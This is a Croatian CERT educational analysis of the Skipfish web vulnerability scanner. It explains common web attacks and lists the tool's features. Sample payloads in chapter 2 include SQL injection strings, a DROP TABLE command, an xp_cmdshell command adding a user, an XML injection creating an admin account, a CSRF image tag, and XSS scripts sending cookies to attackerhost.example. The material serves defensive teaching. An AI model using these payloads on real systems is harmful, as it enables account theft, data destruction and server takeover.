CARNet

HRVATSKA AKADEMSKA I ISTRAŽIVAČKA MREŽA
CROATIAN ACADEMIC AND RESEARCH NETWORK

Analiza alata Skipfish

NCERT-PUBDOC-2010-08-308

Nacionalni CERT

u suradnji s

LSS

Sigurnosni problemi u računalnim programima i operativnim sustavima područje je na kojem Nacionalni CERT kontinuirano radi.

Rezultat toga rada je i ovaj dokument, koji je nastao suradnjom Nacionalnog CERT–a i LS&S–a, a za koji se nadamo se da će Vam koristiti u poboljšanju sigurnosti Vašeg sustava.

Nacionalni CERT, www.cert.hr

Nacionalno središte za **sigurnost računalnih mreža** i sustava.

LS&S, www.LSS.hr

Laboratorij za sustave i signale pri Zavodu za elektroničke sustave i obradbu informacija Fakulteta elektrotehnike i računarstva Sveučilišta u Zagrebu.

Sadržaj

1. Uvod

Internet je jedan od vodećih medija današnjice, a u budućnosti će vjerojatno postati i glavno mjesto za razmjenu informacija. Običnom laiku, WWW (engl. *World Wide Web*) je sinonim za Internet. No, WWW je samo dio Interneta, a čini ga skup svih web stranica odnosno web aplikacija objavljenih na Internetu. Navedene aplikacije, ukoliko nisu kvalitetno izrađene, mogu biti podložne različitim sigurnosnim rizicima, tj. sadržavati sigurnosne propuste.

Sigurnost web aplikacija zasniva se na sljedećih šest elemenata:

- **Autentifikacija** – utvrđivanje i potvrda identiteta korisnika web aplikacija i usluga.
- **Autorizacija** – predstavlja kontrolu pristupa informacijama i uslugama odnosno stupanj ovlasti svakog pojedinog korisnika aplikacije.
- **Neporecivost** – osigurava da korisnici ne mogu poreći aktivnost u kojoj su sudjelovali, a ostvaruje se praćenjem aktivnosti korisnika putem zapisa dnevnika (engl. *auditing and logging*). Izuzetno važno u sustavima elektroničkog poslovanja kako korisnik, primjerice, ne bi mogao poreći da je naručio 100 primjeraka određene knjige.
- **Tajnost i povjerljivost** – zaštita komunikacije ili pohranjene informacije od neovlaštenog presretanja i stavljanja na uvid neovlaštenim korisnicima. Često se osigurava korištenjem enkripcije.
- **Integritet i cjelovitost** – garancija da je odaslana, primljena ili pohranjena informacija zaštićena od slučajnih ili namjernih promjena. Osigurava se *hash* tehnikama ili korištenjem autentikacijskih kodova poruka.
- **Dostupnost** – aplikacija i njene usluge moraju biti raspoložive legitimnim korisnicima usprkos mogućim neočekivanim i nepredvidivim događajima.

Ukoliko je neki od ovih elemenata kompromitiran, narušena je sigurnost aplikacije.

Samim napretkom metoda izrade web aplikacija, odnosno pojavom dinamičkih web stranica i odgovarajućih tehnologija (baze podataka, poslužiteljske ili klijentske skripte koje generiraju HTML i sl.) koje su zamijenile statičke web stranice temeljene na jednostavnom HTML-u (engl. *Hypertext Markup Language*), višestruko su se povećale i mogućnosti sigurnosnih napada na web aplikacije. Dinamičke web stranice zasnivaju se na interakciji s korisnicima putem web formi. Ukoliko polja za unos vrijednosti u pojedinim web formama ne sadrže adekvatne sigurnosne provjere, mogu se iskoristiti za različite vrste napada koji uključuju dohvaćanje važnih podataka iz baza podataka, izvršavanje zloćudnih skripti na klijentskom dijelu aplikacije, izmjenu izgleda web stranice te izvršavanje naredbi operacijskog sustava (odnosno ljuske operacijskog sustava) na poslužiteljskom računalu.

Najučestaliji i najštetniji oblici napada na web aplikacije predmet su razmatranja u drugom poglavlju ovog dokumenta. To poglavlje zapravo predstavlja uvod u središnju temu dokumenta, a to je alat Skipfish. To je jedan u nizu alata koji omogućava skeniranje web aplikacija u potrazi za sigurnosnim propustima. Njegovim korištenjem programeri i dizajneri web aplikacija mogu na vrijeme otkriti sigurnosne ranjivosti vlastite aplikacije. Karakteristike, mane i način korištenja tog alata te usporedbu s konkurentskim alatima donosi treće poglavlje dokumenta.

2. Ranjivosti web aplikacija

Web aplikacije mogu biti izložene različitim vrstama napada. Na stranici konzorcija o sigurnosti web aplikacija (engl. *Web Application Security Consortium*, WASC) evidentirano je 49 različitih vrsta napada. Spomenuta stranica dostupna je na sljedećoj poveznici:

http://projects.webappsec.org/Threat-Classification

S obzirom na njihovu brojnost i raznolikost, njihova detaljna razrada zahtijevala bi zaseban dokument [3],[4]. Iz navedenog razloga u ovom poglavlju obrađuju se samo najučestaliji tipovi napada koji su ujedno u dokumentaciji alata Skipfish označeni kao ranjivosti visokog stupnja rizika. Preciznije, definirani su sljedeći napadi:

- napad korištenjem znakova za formatiranje ispisa (eng. *Format String*),
- cjelobrojno prepisivanje (eng. *Integer Overflow*),
- umetanje XML zapisa (eng. *XML Injection*),
- umetanje SQL koda (eng. *SQL Injection*),
- XSS napad (eng. *Cross-Site Scripting*) i
- CSRF napad (eng. *Cross-Site Request Forgery*,).

2.1. Napad korištenjem znakova za formatiranje ispisa

Ovaj tip napada vezan je uz loše napisan programski kod funkcija za ispis vrijednosti. Najčešće se radi o funkcijama jezika C ili C++, primjerice *fprintf()*, *printf()*, *sprintf()*, *setproctitle()* te *syslog()*. Te funkcije mogu se iskoristiti za ovakav tip napada ukoliko su nepravilno napisane te kao argument koriste varijable koje sadrže podatke unesene od strane korisnika web aplikacije. Moguće posljedice napada uključuju izvršavanje proizvoljnog programskog koda na poslužitelju, pregled vrijednosti na memorijskom stogu, uzrokovanje segmentacijskih grešaka i rušenje aplikacije. Primjer ranjivog koda je sljedeći:

```
printf(emailAddress)
```

Zlonamjerni korisnik ovakav kod može iskoristiti tako da u formu, čija se vrijednost upisuje u varijablu *emailAddress*, unese znakove za formatiranje ispisa (%s, %x, %n). Ukoliko se ovakvi znakovi nađu samostalno u *printf* funkciji, obrađuju se te prevoditelj ili interpreter poduzima odgovarajuće radnje. U slučaju unosa znaka „%x“, dolazi do čitanja podataka sa stoga. Pročitane podatke zlonamjerni korisnik može vidjeti ukoliko se rezultat rada funkcije prikazuje putem web aplikacije. Unosom znaka „%s“ napadač može čitati nizove znakova s proizvoljnih memorijskih lokacija. Korištenjem znaka „%n“ može se zapisati cjelobrojna vrijednost na bilo koju memorijsku lokaciju. Na taj način moguće je izmijeniti bitne programske zastavice koje upravljaju pristupnim pravima ili pak izmijeniti povratne adrese na stogu.

Ispravan kod te funkcije, koji ne bi bio ranjiv na ovaj tip napada, trebao bi izgledati ovako:

```
printf(“%s“, emailAddress)
```

Kad bi u ovakav kod napadač probao unijeti varijablu *emailAddress* s nekim od znakova za formatiranje ispisa, navedeni zapis jednostavno bi se korisniku ispisao, odnosno ne bi se obradio u funkciji *printf*.

2.2. Cjelobrojno prepisivanje

Cjelobrojno prepisivanje se događa kada rezultat provedene aritmetičke operacije, primjerice množenja ili zbrajanja, premašuje kapacitet cjelobrojnog tipa varijable u koju se pohranjuje. U takvoj situaciji, varijabla se popunjuje do svog maksimuma, a ostatak vrijednosti rezultata se zapisuje počevši od minimalne vrijednosti koja se može pohraniti u navedenu varijablu.

Primjerice, u 8-bitni cjelobrojni zapis se može pohraniti maksimalna vrijednost „127“ te minimalna „-128“. Ukoliko u takvu varijablu pokušamo zapisati vrijednost „129“, prvo će se zapisati maksimalna dopuštena

vrijednost, tj. „127“, a višak, što je u ovom slučaju vrijednost „2“, će se pribrojiti minimalnoj mogućoj vrijednosti. Na taj način, u varijablu će se umjesto vrijednosti „129“ pohraniti vrijednost „-127“. Znači, „127 + 1“ nije, u ovom slučaju, 128, već je jednaka „-128“, pa je „127 + 2 = - 127“. Ovakva ranjivost može se iskoristiti i u „suprotnom“ smjeru, odnosno za zapis vrijednosti koja je manja od minimalne dopuštene vrijednosti koju varijabla može sadržavati. U prethodnom primjeru, to bi bila vrijednost -129 koja bi se u varijablu pohranila kao maksimalna vrijednost dopuštenog kapaciteta varijable odnosno 127.

Ovaj tip napada može se pojaviti u sljedećim situacijama:

- Cjelobrojno prepisivanje pri izračunu veličine međuspremnika (veličine potrebne alokacije memorije), što rezultira veličinom međuspremnika podataka koja je manja od veličine podatka koji će se zapisati u njega. Na taj način će ova pogreška, prilikom zapisa podatka u međuspremnik, uzrokovati drugi tip napada, odnosno prekoračenje kapaciteta međuspremnika.
- U elektroničkom poslovanju prilikom izračuna ukupne sume koju pojedini kupac mora platiti, prekoračenje kapaciteta cjelobrojnog zapisa može rezultirati time da kupčev račun umjesto velike pozitivne vrijednosti, sadrži veliku negativnu vrijednost. Na taj način bi kupac po završetku transakcije dobio kupljene predmete i povećao stanje svog bankovnog računa za iznos kupljene robe.
- Uzimanje 1 kune s računa na kojem je stanje jednako 0, a ne podržava negativne vrijednosti, može rezultirati novim stanjem računa u iznosu od 4 294 967 295 kuna.

2.3. Umetanje XML zapisa

Umetanje XML (engl. *Extended Markup Language*) zapisa je oblik napada koji se koristi za kompromitiranje logike XML aplikacije ili usluge. Svodi se na unos neočekivanog XML koda u XML strukturu odnosno XML dokument te na taj način izmjenu unutarnje logike aplikacije. Također, ovim napadom se može unijeti zlonamjerni sadržaj u dokument ili poruku koju prikazuje ciljana web aplikacija.

Primjerice, neka web aplikacija može sadržavati sljedeći XML zapis:

```
<?xml version="1.0" encoding="ISO-8859-1"?>
<users>
<user>
<uname>joepublic</uname>
<pwd>r3g</pwd>
<uid>0<uid/>
<mail>joepublic@example1.com</mail>
</user>
<user>
<uname>janedoe</uname>
<pwd>an0n</pwd>
<uid>500<uid/>
<mail>janedoe@example2.com</mail>
</user>
</users>
```

Ukoliko se napadač prijavi kao novi korisnik web aplikacije može unijeti sljedeće korisničke podatke:

```
Username: alice
Password: iluvbob
E-mail:
alice@example3.com</mail></user><user><uname>Hacker</uname><pwd>
l33tist</pwd><uid>0</uid><mail>hacker@exmaple_evil.net</mail>
```

Prethodni XML dokument poprimiti će sljedeći oblik:

```
<?xml version="1.0" encoding="ISO-8859-1"?>
<users>
<user>
<uname>joepublic</uname>
<pwd>r3g</pwd>
<uid>0</uid>
<mail>joepublic@example.com</mail>
</user>
<user>
<uname>janedoe</uname>
<pwd>an0n</pwd>
<uid>500</uid>
<mail>janedoe@example2.hmm</mail>
</user>
<user>
<uname>alice</uname>
<pwd>iluvbob</pwd>
<uid>500</uid>
<mail>alice@exmaple3.com</mail>
</user>
<user><uname>Hacker</uname><pwd>l33tist</pwd><uid>0</uid>
<mail>hacker@exmaple_evil.net</mail>
</user>
</users>
```

Vidimo da je unesen novi korisnik (*Hacker*) s *uid* vrijednošću jednakom 0. U većini slučajeva kod XML aplikacija, druga *uid* instanca će pregaziti vrijednost prve, tj. zapisati se na njeno mjesto. U konačnici, ovaj napad rezultira unosom novog korisnika *Hacker* kojeg sustav registrira pod *uid* vrijednošću 0 koja se često koristi kao *uid* vrijednost administratora sustava.

2.4. Umetanje SQL koda

Većina dinamičkih web stranica sastoji se od odgovarajućeg korisničkog sučelja koje korisniku omogućuje interakciju sa samom aplikacijom te pristup podacima koji su pohranjeni u bazi podataka kojoj aplikacija pristupa. Na temelju korisničkog unosa, aplikacija generira odgovarajuće SQL (engl. *Structured Query Language*) upite te klijentu ispisuje rezultat ovisno o izvršenom upitu. Komunikacija između klijenta i poslužitelja najčešće se odvija putem različitih web formi koje korisniku omogućuju interakciju s aplikacijom. Ovakav pristup osim svoje jednostavnosti predstavlja i potencijalni sigurnosni propust, budući da korisnik preko podataka koje unosi u formu posjeduje određenu razinu kontrole nad SQL upitom koji se šalje bazi podataka. Taj postupak naziva se umetanje SQL naredbi i to je ujedno najčešći tip napada na web aplikacije.

Napad umetanjem SQL zapisa može se iskoristiti za različite ciljeve. Primjerice, napadač se može prijaviti na web aplikaciju bez potrebe za unosom korisničkog imena i lozinke. Ukoliko je kod za provjeru identiteta korisnika sljedećeg oblika:

```
SQLQuery = “select username, password from table_users where username
= '”+ str_username + “' and password = ‘” + str_password + “ ' “;
```

Napadač može unijeti u pristupnu formu za korisničko ime sljedeći zapis:

```
 'or 1=1 --
```

Takav unos rezultirati će izvođenjem sljedećeg SQL upita:

```
select username, password from table_users where username = '' or 1=1 –
' and password = ''
```

Ovaj SQL upit će vratiti sve postojeće zapise iz tablice *table_users* jer traži sve zapise koji odgovaraju logičkom uvjetu 1=1, što je uvijek istina. Oznaka „--" u SQL upitu označava početak komentara pa se dio upita koji provjerava zaporku uopće ne izvršava. Kada se ovaj upit izvrši napadač će se uspješno prijaviti kao prvi korisnik zapisan u bazi podataka.

U drugom scenariju napadač u pristupnu formu može unijeti sljedeće podatke:

```
Username: foo
Password: '; DROP TABLE table_users--
```

To će uzrokovati izvršavanje sljedećeg SQL koda:

```
select username, password from table_users where username = ‘foo’ and
password = ‘’; DROP TABLE table_users--'
```

Na ovaj način će se izvršiti dva upita, prvi koji će najvjerojatnije rezultirati neuspješnom prijavom korisnika na sustav te drugi koji predstavlja sigurnosnu prijetnju, tj. briše tablicu *table_users* iz baze podataka što zapravo znači brisanje svih zapisa o postojećim korisnicima aplikacije.

Umetanje SQL zapisa se može iskoristiti i za izvršavanje naredbi unutar ljuske operacijskog sustava poslužiteljskog računala na kojem se nalazi baza podataka. Ukoliko se na poslužitelju koji koristi, primjerice, MSSQL bazu podataka izvršava sljedeći PHP kod:

```
<?php

$query  = "SELECT * FROM products WHERE id LIKE '%$prod%'";

$result = mssql_query($query);

?>
```

Napadač može putem forme u varijablu *$prod* unijeti sljedeći kod:

```
a%' exec master..xp_cmdshell 'net user test testpass /ADD' --
```

To će rezultirati izvršavanjem sljedećeg upita:

```
<?php

$query  = "SELECT * FROM products WHERE id LIKE '%a%'
           exec master..xp_cmdshell 'net user test testpass /ADD'--";

$result = mssql_query($query);

?>
```

U konačnici će ovakav napad rezultirati time da će se prikazani kod izvršiti u ljusci MSSQL poslužitelja i napadaču kreirati korisnički račun putem kojeg dobiva potpun pristup aplikaciji i samom poslužitelju.

2.5. XSS napad

XSS (eng. Cross Site Scripting) napad se zapravo svodi na izvršavanje zlonamjernog skriptnog koda unutar klijentskog dijela web aplikacije, a to je najčešće korisnikov preglednik. Skriptni kod najčešće je pisan u *JavaScriptu*, no može biti napisan i u jezicima *VBScript*, *ActiveX*, *Java* ili *Flash*. Postoje tri tipa XSS napada:

- trajni XSS napad (engl. *persistent*),
- jednokratni XSS napad (engl. *non-persistent*) i
- DOM (eng. *Document Object Model*) temeljen napad (engl. *DOM-based*).

Trajni XSS napad specifičan je po tome što zlonamjerni skriptni kod ostaje trajno pohranjen na strani web poslužitelja te ga poslužitelj može konstantno umetati u web stranice koje se korisniku šalju kao rezultat njegovog HTTP zahtjeva. Ovaj propust javlja se u situaciji kada se zaprimljeni ulazni korisnički podaci permanentno pohranjuju na strani poslužitelja (npr. u bazu podataka ili unutar datotečnog sustava) te kasnije prikazuju ostalim korisnicima na web stranici bez prethodnog parsiranja HTML koda. Najbolji primjer predstavljaju web stranice poput foruma ili oglasnih ploča, koje korisnicima omogućavaju slanje poruka u HTML formatu. Pošto maliciozni korisnik na ovaj način može ostvariti višestruke napade na velik broj korisnika nakon samo jedne akcije, trajni XSS napad smatra se najopasnijim tipom XSS napada.

Primjer zlonamjernog skriptnog koda koji korisniku može ukrasti sjednički kolačić, putem kojeg je autoriziran na web aplikaciji, i tako kompromitirati njegov korisnički račun je sljedeći:

```
<script>
document.location= 'http://attackerhost.example/cgi-
bin/cookiesteal.cgi?'+document.cookie
</script>
```

U navedenom primjeru zlonamjernog koda, stranica koju korisnik pregledava i njegov sjednički kolačić se preusmjeravaju na napadačevu poveznicu „*http://attackerhost.example/cgi-bin/cookiesteal.cgi?*“.

U slučaju jednokratnog XSS napada zlonamjerni skriptni kod nije trajno pohranjen na strani web poslužitelja nego se umeće u web stranicu koja predstavlja odgovor web poslužitelja na korisnikov HTTP zahtjev. Do problema dolazi kada poslužiteljske skripte izravno koriste ulazne korisničke podatke zaprimljene od web klijenta u svrhu generiranja nove web stranice koja se isporučuje korisniku. Ako se neprovjereni ulazni korisnički podaci uključuju u rezultirajuću web stranicu bez prethodnog HTML kodiranja, potencijalnom napadaču se omogućava umetanje proizvoljnog skriptnog koda u HTML sadržaj generirane dinamičke web stranice. Na prvi pogled, ovaj nedostatak ne doima se naročito opasnim, s obzirom na to da korisnici mogu unijeti skriptni kod samo u web stranice kojima imaju dozvoljen pristup. No, napadač može navesti korisnika da aktivira zlonamjernu poveznicu koja će potom unijeti skriptni kod u rezultirajuću dinamičku web stranicu te tako napadaču omogućiti potpuni pristup žrtvinom korisničkom računu krađom njegovog sjedničkog kolačića (engl. *cookie*). Opisani sigurnosni nedostatak najčešći je od svih tipova XSS nedostataka.

Primjer poveznice koja se može iskoristiti za ovakav tip napada je sljedeći:

```
http://portal.example/index.php?sessionid=12312312&
username=<script>document.location='http://attackerhost.example/cgi-
bin/cookiesteal.cgi?'+document.cookie</script>
```

Prethodni kod prikazuje situaciju XSS napada pri kojoj se, u poveznici koju posjećuje korisnik, u putanji na mjestu njegovog korisničkog imena nalazi zlonamjerni *JavaScript* kod koji korisnikov sjednički kolačić preusmjerava na napadačevu adresu.

Najčešće su poveznice kodirane kako korisnik ne bi uočio skriptni kod pa gore navedena poveznica može izgledati i ovako:

```
http://portal.example/index.php?sessionid=12312312&
username=%3C%73%63%72%69%70%74%3E%64%6F%63%75%6D%65
%6E%74%2E%6C%6F%63%61%74%69%6F%6E%3D%27%68%74%74%70
%3A%2F%2F%61%74%74%61%63%6B%65%72%68%6F%73%74%2E%65
%78%61%6D%70%6C%65%2F%63%67%69%2D%62%69%6E%2F%63%6F
%6F%6B%69%65%73%74%65%61%6C%2E%63%67%69%3F%27%2B%64
%6F%63%75%6D%65%6E%74%2E%63%6F%6F%6B%69%65%3C%2F%73
%63%72%69%70%74%3E
```

Za razliku od ostalih tipova XSS napada, u DOM temeljenom napadu zlonamjerni skriptni kod nije prethodno ugniježđen u neku dinamički generiranu izlaznu web stranicu na strani web poslužitelja. Zapravo je vezan za način na koji korisnikov preglednik interpretira ranjivu web stranicu u svom izvornom obliku u kombinaciji sa zlonamjernim ulaznim podacima. Kada se *JavaScript* kod, koji je ugniježđen unutar HTML sadržaja web stranice, izvršava unutar preglednika, preglednik automatski kreira nekoliko objekata koji predstavljaju DOM model. Objekt *document*, korijenski element u navedenom modelu, omogućava pristup većini postavki dotične web stranice. Bitno je napomenuti kako su vrijednosti pridružene tim postavkama oblikovane sa stanovišta preglednika, a ne na temelju dobivenog HTML sadržaja. Neki od podobjekata koje objekt *document* sadrži, a koji su vezani za DOM temeljeni XSS napad, su *location*, *URL* i *referrer*. Njihove vrijednosti nisu izdvojene iz HTML sadržaja dobivene web stranice, nego su popunjene drugim podacima dostupnima pregledniku. Ako dio *JavaScript* koda ugniježđenog u web stranici dohvaća vrijednost, primjerice, parametra *document.URL* i koristi ju za generiranje novog HTML sadržaja koji se upisuje u istu web stranicu, postoji mogućnost pojave DOM temeljenog XSS napada. Naime, ako spomenuta dohvaćena vrijednost *document.URL* parametra sadrži zlonamjerni *JavaScript* kod, a ne kodira se korištenjem odgovarajućih HTML entiteta prije ispisa na stranicu, taj upravo generirani HTML sadržaj biti će reinterpretiran od strane preglednika kao skriptni kod, a ne kao običan tekst pa će se umetnuti zlonamjerni *JavaScript* kod zaista i izvršiti. Zloupotreba opisanog sigurnosnog propusta zapravo je vrlo slična zloupotrebi putem jednokratnog XSS napada, no kontekst u kojem se napad provodi znatno je drugačiji. Naime, skriptnim kodom koji se izvršava na strani klijenta, web preglednici upravljaju pomoću objekata koji se nalaze u tzv. lokalnoj zoni, primjerice na korisnikovom čvrstom disku. Stoga se umetnuti zlonamjerni skriptni kod može izvoditi na korisnikovom sustavu i to s ovlastima korisnikovog web preglednika. Time se zaobilazi cjelokupna sigurnosna okolina na strani klijenta, a ne samo domenske restrikcije web poslužitelja što je uobičajeno za ostale tipove XSS napada.

Programski kod web aplikacije pogodan za ovakav tip napada izgleda ovako:

```
<html>
<title>Welcome!</title>
Hi
<script>
var pos=document.URL.indexOf("name=")+5;
document.write(document.URL.substring(pos,document.URL.length));
</script>
Welcome to our system
…</html>
```

U primjeru se putem JavaScript koda dio URL-a web stranice uključuje u prikaz same stranice korisniku. U uobičajenom načinu rada, URL web stranice mogao bi izgledati ovako:

```
http://www.vulnerable.site/welcome.html?name=Joe
```

No, ukoliko ga napadač iskoristi za taj tip XSS napada, URL na koji korisnik klikne može izgledati ovako:

```
http://www.vulnerable.site/welcome.html?name=<script>alert
(document.cookie)</script>
```

Prikazani primjer zlonamjerne poveznice zapravo ne može nanijeti nikakvu štetu korisniku, ali dokazuje da napadač može izvršiti proizvoljni skriptni kod na korisnikovom računalu. Prilikom aktivacije ove bezopasne poveznice, korisniku se prikazuje prozor s porukom koja sadrži njegov kolačić vezan uz posjećenu web stranicu.

2.6. CSRF napad

CSRF (eng. *Cross-Site Request Forgery*) je tip napada koji podrazumijeva navođenje žrtve na slanje HTTP zahtjeva za ciljanom web aplikacijom bez njihovog znanja ili namjere kako bi napadač izvršio radnju koristeći žrtvin identitet. Za razliku od XSS napada, koji se oslanja na povjerenje korisnika u web aplikaciju, CSRF napad se oslanja na povjerenje web aplikacije ili usluge u identitet korisnika.

CSRF napadi zloupotrebljavaju sljedeće situacije:

- kada korisnik (žrtva) ima uspostavljenu aktivnu sjednicu na ciljanoj web aplikaciji,
- kada je žrtvin identitet poznat i provjeren na ciljanoj web aplikaciji putem HTTP *auth* polja ili sjedničkog kolačića te
- kada je žrtva u istoj lokalnoj mreži kao i web aplikacija koja je ciljano odredište napada.

Napadom se zapravo pokušava natjerati korisnikov preglednik na slanje neočekivanog HTTP zahtjeva na ciljanu web aplikaciju i tako ostvariti neugodne nuspojave (npr. neovlašten pristup stranicama koje provjeravaju identitet korisnika te sadrže za korisnika važne podatke poput bankovnog računa, različitih oblika plaćanja, osobnih podataka).

U većini slučajeva, napad uključuje postavljanje poveznice ili skripte na stranicu putem koje se može pristupiti web aplikaciji na kojoj je poznat i provjeren identitet korisnika, tj. žrtve. Moguće je kao primjer uzeti da korisnik Danijel posjećuje web stranicu u obliku foruma gdje je drugi korisnik, Iva, objavio svoju poruku. Ivina poruka može zapravo biti slika odnosno HTML *image* element koji se referencira na skriptu na web aplikaciji putem koje Danijel pristupa svom bankovnom računu. Navedeni HTML image element može ovako izgledati:

```
<img
src="http://bank.example/withdraw?account=danijel&amount=1000000&for=iv
a">
```

Ukoliko aplikacija, putem koje Danijel pristupa svom bankovnom računu, čuva njegovu identifikacijsku informaciju u kolačiću i navedeni kolačić nije istekao, tada će Danijelov klik miša na sliku koju je Iva objavila rezultirati odlaskom na web aplikaciju Danijelovog bankovnog računa. To će izazvati izvršavanje transakcije, navedene u *src* atributu *image* elementa, s njegovog na Ivin račun bez Danijelovog odobrenja.

3. Alat Skipfish

Skipfish je automatizirani alat za procjenu i provjeru stanja sigurnosti web aplikacije. Skipfish na temelju rekurzivnog skeniranja web aplikacije i provođenja testova temeljenih na metodi rječnika gradi interaktivan pregled svih ranjivosti web aplikacije koju pregledava. Rekurzivno skeniranje znači da sve web stranice unutar web aplikacije alat provjerava na jednak način počevši od početne stranice prolazeći kroz čitavu hijerarhiju postojećih direktorija i datoteka. Testovi temeljeni na metodi rječnika su koriste unaprijed definirani skup riječi odnosno rječnik za provjeru određenih sigurnosnih ranjivosti (npr. napad uzastopnim pokušavanjem). Interaktivni izvještaj kao konačan rezultat rada alata predstavlja izlazne podatke iz niza aktivnih sigurnosnih provjera odnosno postupaka kojima alat provjerava sigurnost web aplikacije. U biti, smisao izvještaja kojeg generira Skipfish jest da posluži kao osnova za procjenu sigurnosti profesionalnih web aplikacija. Ovo poglavlje donosi detaljan pregled navedenog alata, uključujući njegove karakteristike, mane i probleme, način korištenja, usporedbu s konkurentskim alatima te, na kraju, pogled na perspektivu i budućnost samog alata.

3.1. Karakteristike

Postoji čitav niz već dostupnih komercijalnih alata te alata otvorenog koda koji posjeduju slične funkcionalnosti kao i Skipfish. Svaki od njih ima svoje posebnosti, pa se korisnicima takvih alata obično preporuča da koriste onaj koji najviše odgovara njihovim potrebama. Zbog toga se pri izradi Skipfisha nastojalo riješiti probleme koji su karakteristični srodnim alatima za provjeru sigurnosti web aplikacija. Tako se kao prednosti ovog alata ističu:

- visoke performanse koje obuhvaćaju više od 500 odaslanih zahtjeva po sekundi pri skeniranju web aplikacija kroz javnu infrastrukturu Interneta, više od 2000 zahtjeva u sekundi pri skeniranju aplikacija dostupnih u LAN (*eng. Local Area Network*) ili MAN (*eng. Metropolitan Area Network*) mreži te više od 7000 zahtjeva u sekundi pri skeniranju aplikacije dostupne na lokalnom poslužitelju. Izneseni rezultati su dobiveni korištenjem računala sa skromnim resursima u pogledu procesorske snage, dostupne memorije i brzine pristupa Internetu. Ovakvi rezultati su ostvareni zahvaljujući:
  - multipleksiranju jednodretvenog rada, posve asinkronom radu mrežnih ulaznih i izlaznih jedinica te korištenju modela za obradu podataka koji ne upotrebljava upravljanje memorijom, određivanje redoslijeda operacija i slične neefikasne postupke prisutne u konkurentskim višedretvenim alatima,
  - minimiziranju nepotrebnog mrežnog prometa putem pohranjivanja odgovora u privremenu memoriju te korištenja naprednih heuristika ponašanja poslužitelja,
  - orijentiranosti na performanse pri izradi alata što se ogleda u potpunoj implementaciji u programskom jeziku C uključujući korištenje zasebnog HTTP stoga,
  - korištenju naprednih mogućnosti protokola HTTP/1.1 poput kompresije sadržaja i trajnih konekcija kako bi se limitirao višak prometa na mrežnom sloju,
- jednostavnost korištenja koja se manifestira u visokoj prilagodljivosti i pouzdanosti alata. U to su uključene i sljedeće karakteristike:
  - automatska izgradnja liste riječi temeljene na analizi sadržaja web aplikacije,
  - probabilističke mogućnosti skeniranja kako bi se omogućile periodičke vremenski ograničene provjere proizvoljno kompleksnih web aplikacija,
  - heurističko prepoznavanje shema za upravljanje parametrima temeljenih na nejasnim upitima ili putanjama,
  - izvrsno rukovanje web aplikacijama izrađenim putem više različitih web tehnologija gdje pojedine putanje koriste posve različitu semantiku ili podliježu različitim pravilima filtriranja te
  - automatsko popunjavanje formi i automatske mogućnosti učenja,
- kvalitetno dizajnirane sigurnosne provjere odnosno činjenicu da je smisao alata da pruži precizne i smislene rezultate. To se ogleda u sljedećim karakteristikama:

- ručno izrađeni rječnici pružaju izvrsnu pokrivenost i omogućuju detaljno „$ključna_riječ.$ekstenzija“ testiranje u razumnom vremenskom intervalu,
- za otkrivanje ranjivosti se koriste diferencijalni testovi u tri koraka umjesto provjera potpisa,
- koristi programsku logiku već uspješno korištenu u alatu Ratproxy (poluautomatski pasivni alat za ispitivanje sigurnosti web aplikacija, prethodnik Skipfisha) za pronalazak različitih sigurnosnih ranjivosti,
- koristi grupirane sigurnosne provjere za otkrivanje opasnijih sigurnosnih prijetnji,

Skipfish skenira odredišnu web aplikaciju u potrazi za čitavim nizom mogućih sigurnosnih ranjivosti na različite prijetnje i napade. Alat ranjivosti grupira na ranjivosti visokog, srednjeg i niskog stupnja rizika. Ranjivosti visokog stupnja rizika mogu prouzrokovati ugrožavanje čitavog sustava, one srednjeg stupnja mogu dovesti do ugrožavanja podataka, a u niski stupanj rizičnosti se svrstavaju prijetnje ograničenog utjecaja, odnosno one koje ne mogu uzrokovati ozbiljnije posljedice za sigurnost aplikacije. Među njima vrijedi istaknuti provjere sljedećih ranjivosti:

- napad umetanjem SQL izraza (uključujući slijepe vektore i numeričke parametre),
- umetanje izraza eksplicitne sintakse slične SQL-u u GET i POST parametrima,
- umetanje naredbi ljuske operacijskog sustava poslužitelja (uključujući slijepe vektore),
- napad umetanjem XML/XPath izraza,
- napad korištenjem znakova za formatiranje ispisa,
- prekoračenje kapaciteta cjelobrojnog zapisa,
- lokacije koje prihvaćaju HTTP PUT metodu,
- napad umetanjem aktivnih skripti u tijelu dokumenta ili putem HTTP redirekcije ili putem razdjeljivanja HTTP zaglavlja,
- napad unosom malicioznih skripti i CSS (engl. *Cascading Style Sheets*) dokumenata ,
- vanjske nepovjerljive skripte i CSS dokumenti,
- raznoliki problemi sadržaja u skriptama i CSS dokumentima,
- netočni ili nepostojeći MIME (eng. *Multipurpose Internet Mail Extensions*) tipovi na prikazivim elementima,
- netočni ili nepostojeći skup znakova na prikazivim elementima,
- loše odredbe privremene memorije u odgovorima vezanim uz postavke kolačića,
- preusmjeravanje na URL-ove (eng. *Uniform Resource Locator*) koje je napadač postavio na web aplikaciju,
- sadržaj ugrađen u aplikaciju od strane napadača,
- vanjski nepovjerljivi ugrađeni sadržaj,
- istekli ili nevažeći SSL (engl. *Secure Sockets Layer*) certifikati,
- HTML forme bez zaštite od CSRF napada,
- samopotpisani SSL certifikati,
- neuspješni pokušaji dohvata resursa,
- neočekivane varijacije u HTTP odgovorima,
- HTTP kolačići koji su podložni značajnim promjenama,
- poveznice koje ne rade,
- poslužiteljske pogreške,
- resursi koji zahtijevaju HTTP autentifikaciju,
- resursi kojima se ne može pristupiti,
- forme za postavljanje datoteka na poslužitelj,
- poveznice na nepoznate protokole,
- forme za unos lozinki,
- numerički nazivi datoteka koji se znaju koristiti za vanjske napade uzastopnim pokušavanjem,

- općenite informacije o SSL certifikatima,
- netočne ili nepostojeće MIME tipove uočene na manje značajnom sadržaju,
- netočni ili nepostojeći skup znakova uočen na manje značajnom sadržaju.

3.2. Mane i problemi

Namjena Skipfisha nije da zamjeni komercijalne alate za provjeru i skeniranje sigurnosti web aplikacija. To se očituje po tome što Skipfish ne zadovoljava mnoge kriterije koje je konzorcij za sigurnost web aplikacija (WASC) postavio za takav tip alata. Spomenuti kriteriji su dostupni na sljedećoj poveznici:

http://projects.webappsec.org/Web-Application-Security-Scanner-Evaluation-Criteria

U dokumentaciji samog alata istaknuto je par učestalih problema te načini njihova rješavanja. Problemi su sljedeći:

